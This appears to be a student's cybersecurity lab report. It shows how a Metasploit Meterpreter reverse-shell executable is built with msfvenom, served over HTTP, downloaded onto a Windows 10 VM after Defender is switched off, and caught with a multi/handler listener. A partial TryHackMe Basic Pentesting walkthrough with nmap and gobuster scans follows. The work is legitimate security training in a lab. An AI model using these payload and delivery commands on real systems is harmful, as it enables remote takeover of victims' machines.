31.08.2025 17:18:04 : Length of EOF Extra Data: 00E38B10h  (14912272) bytes.
31.08.2025 17:18:04 : EOF Position: 021A5D10h  (35282192)
31.08.2025 17:18:04 : Precompiling Resources...
31.08.2025 17:18:05 : Done.
```

For Help, press F1

Task 3:

Attack Explanation:

A reverse shell is a type of connection where the target machine (victim) initiates a connection back to the attacker's system. In this scenario, we generate a malicious Windows executable using **Metasploit's msfvenom**, deliver it to the Windows 10 VM, and use **Metasploit Framework** on the attacker's Linux (Zorin) machine to receive the shell. Once executed, this gives the attacker remote control of the victim system.

Tools Used


- **Metasploit Framework** → for payload creation and listener (msfconsole).
- **Python3 HTTP server** → for hosting the payload and making it accessible to the Windows VM.

- **Windows 10 Virtual Machine** → the victim system used to test the reverse shell connection.

Attack Performed:

First, I created a malicious Windows executable using **Metasploit's msfvenom** tool. This tool allows us to generate payloads that can connect back to our attacking machine. I specified my Linux machine's IP address as the attacker (`LHOST`) and chose port 4444 (`LPORT`) to listen on. The result was a file called `payload.exe` .

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.201.247.151 LPORT=4444 -f exe -o payload.exe
```



prasanth@zorin: ~/reverse-shell
prasanth@zorin: ~/reverse-shell
prasanth@zorin: ~/Downloads

```
prasanth@zorin:~/reverse-shell$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.201.247.151 LPORT=4444 -f exe -o
 payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
prasanth@zorin:~/reverse-shell$ ls
payload.exe
prasanth@zorin:~/reverse-shell$ |
```

Then I Start a simple HTTP server from the directory containing the payload:

```
python3 -m http.server 8080
```

Then from the victim machine, I turned off the Real-time pretection


Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.


Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.


Then I downloaded the payload.exe file on the victim machine using,

```
Invoke-WebRequest -Uri "http://10.201.247.151:8080/payload.exe" -OutFile
payload.exe
```



```
PS C:\Users\prasanth\Desktop> Invoke-WebRequest -Uri "http://10.201.247.151:8080/payload.exe" -OutFile payload.exe
PS C:\Users\prasanth\Desktop> _
```


After Download I start a listener on the attacker machine using metasploit



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.201.247.151
LHOST => 10.201.247.151
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.201.247.151:4444
```

Then I double click the file on the Victim machine,

And I got the reverse shell Meterpreter session



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.201.247.151
LHOST => 10.201.247.151
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.201.247.151:4444
[*] Sending stage (177734 bytes) to 10.201.247.165
[*] Meterpreter session 1 opened (10.201.247.151:4444 -> 10.201.247.165:58663) at 2025-08-31 17:37:29 +0530

meterpreter > |
```

Mitigation:

- **Keep systems patched**: Regularly update Windows OS and installed software.
- **Use Antivirus**: Detect and block malicious executables and reverse shells.
- **User Awareness**: Train users to avoid executing suspicious files received via email, downloads, or shared drives.

Task level (Hard):


Task:

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of
the process of penetration and how you did it.

As I already completed this room, I reset my progress for this task.


Question 1: Deploy the machine and connect to our network

To connect to their network, I connected to their VPN using the provided OVPN file.



```
┌─[prasanth@parrot]─[~/THM]
└──╼ $sudo openvpn Prasanthaxew.ovpn
2025-08-30 22:38:52 WARNING: Compression for receiving enabled. Compression has
been used in the past to break encryption. Sent packets are not compressed unles
s "allow-compression yes" is also set.
2025-08-30 22:38:52 Note: --cipher is not set. OpenVPN versions before 2.5 defau
lted to BF-CBC as fallback when cipher negotiation failed in this case. If you n
eed this fallback please add '--data-ciphers-fallback BF-CBC' to your configurat
ion and/or add BF-CBC to --data-ciphers.
2025-08-30 22:38:52 Note: '--allow-compression' is not set to 'no', disabling da
ta channel offload.
2025-08-30 22:38:52 OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4
] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-08-30 22:38:52 library versions: OpenSSL 3.0.17 1 Jul 2025, LZO 2.10
2025-08-30 22:38:52 DCO version: N/A
2025-08-30 22:38:52 TCP/UDP: Preserving recently used remote address: [AF_INET]3
.7.33.194:1194
2025-08-30 22:38:52 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-08-30 22:38:52 UDPv4 link local: (not bound)
2025-08-30 22:38:52 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2025-08-30 22:38:53 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=d2d25
9eb 6ceb5543
2025-08-30 22:38:53 VERIFY OK: depth=1, CN=ChangeMe
2025-08-30 22:38:53 VERIFY KU OK
```

To ensure the connection was established successfully, I used `curl 10.10.10.10/whoami`, which returned my `tun0` IP. I also used the `ping` command to verify connectivity to the target machine.



```
┌─[prasanth@parrot]─[~/THM]
└──╼ $curl 10.10.10.10/whoami
10.17.9.66┌─[prasanth@parrot]─[~/THM]
└──╼ $
┌─[prasanth@parrot]─[~/THM]
└──╼ $ping 10.201.56.94
PING 10.201.56.94 (10.201.56.94) 56(84) bytes of data.
64 bytes from 10.201.56.94: icmp_seq=1 ttl=60 time=232 ms
64 bytes from 10.201.56.94: icmp_seq=2 ttl=60 time=225 ms
64 bytes from 10.201.56.94: icmp_seq=3 ttl=60 time=265 ms
^C
--- 10.201.56.94 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 224.582/240.440/265.222/17.750 ms
┌─[prasanth@parrot]─[~/THM]
└──╼ $
```

Question 2: Find the services exposed by the machine

To answer this question, I need to run an Nmap scan on the target machine.

```
nmap -sC -sV 10.201.56.94
```

```
┌─[prasanth@parrot]─[~/THM]
└──╼ $nmap -sC -sV 10.201.56.94
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-30 22:49 IST
Nmap scan report for 10.201.56.94
Host is up (0.24s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 2b:91:09:93:28:5e:ad:3c:e8:50:19:af:7e:bd:a1:57 (RSA)
|   256 32:db:40:da:37:9b:17:00:59:10:75:99:7f:26:5e:6a (ECDSA)
|_  256 23:79:0c:3e:48:ba:9a:77:29:f9:fe:c3:73:43:7c:77 (ED25519)
80/tcp  open  http       Apache httpd 2.4.41 ((Ubuntu))
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
| smb2-time:
|   date: 2025-08-30T17:20:20
|_  start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.37 seconds
```

I ran an Nmap scan using the command `nmap -sC -sV 10.201.56.94` to enumerate open ports and services on the target. The scan revealed the following services:


- **22/tcp** - OpenSSH 8.2p1 (Ubuntu)
- **80/tcp** - Apache HTTPD 2.4.41
- **139/tcp & 445/tcp** -Samba smbd 4.6.2
- **8009/tcp** -Apache JServ Protocol (AJP) 1.3
- **8080/tcp** - Apache Tomcat 9.0.7

This indicates that the target is running multiple services, including SSH, a web server, Samba shares, and Tomcat, which could provide different attack vectors.

Question 3: What is the name of the hidden directory on the web server(enter name without /)?

Since the target is running **Apache HTTPD 2.4.41** on port **80**, I decided to use **Gobuster** to perform directory enumeration in order to identify any hidden directories on the web server.

```
gobuster dir -u http://10.201.56.94:80 -w /usr/share/dirb/wordlists/common.txt
```



```
┌─[prasanth@parrot]─[~/THM]
└──╼ $gobuster dir -u http://10.201.56.94:80 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.56.94:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/development          (Status: 301) [Size: 318] [--> http://10.201.56.94/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Command breakdown

- `gobuster` -the tool being used for brute-forcing directories/files on web servers.


- `dir` - mode, tells Gobuster to run in **directory enumeration mode**.
- `-u http://10.201.56.94:80` - target URL
- `-w /usr/share/dirb/wordlists/common.txt` - specifies the **wordlist** used to brute-force directories

The Gobuster scan result shows a hidden directory:

Answer: development

Question 4 : User brute-forcing to find the username & password


Before attempting brute-force attacks, I first analyzed the hidden directory `/development` that was discovered during directory enumeration. Exploring this directory may provide useful information about potential usernames, login portals, or misconfigured files that could assist in brute-forcing credentials.



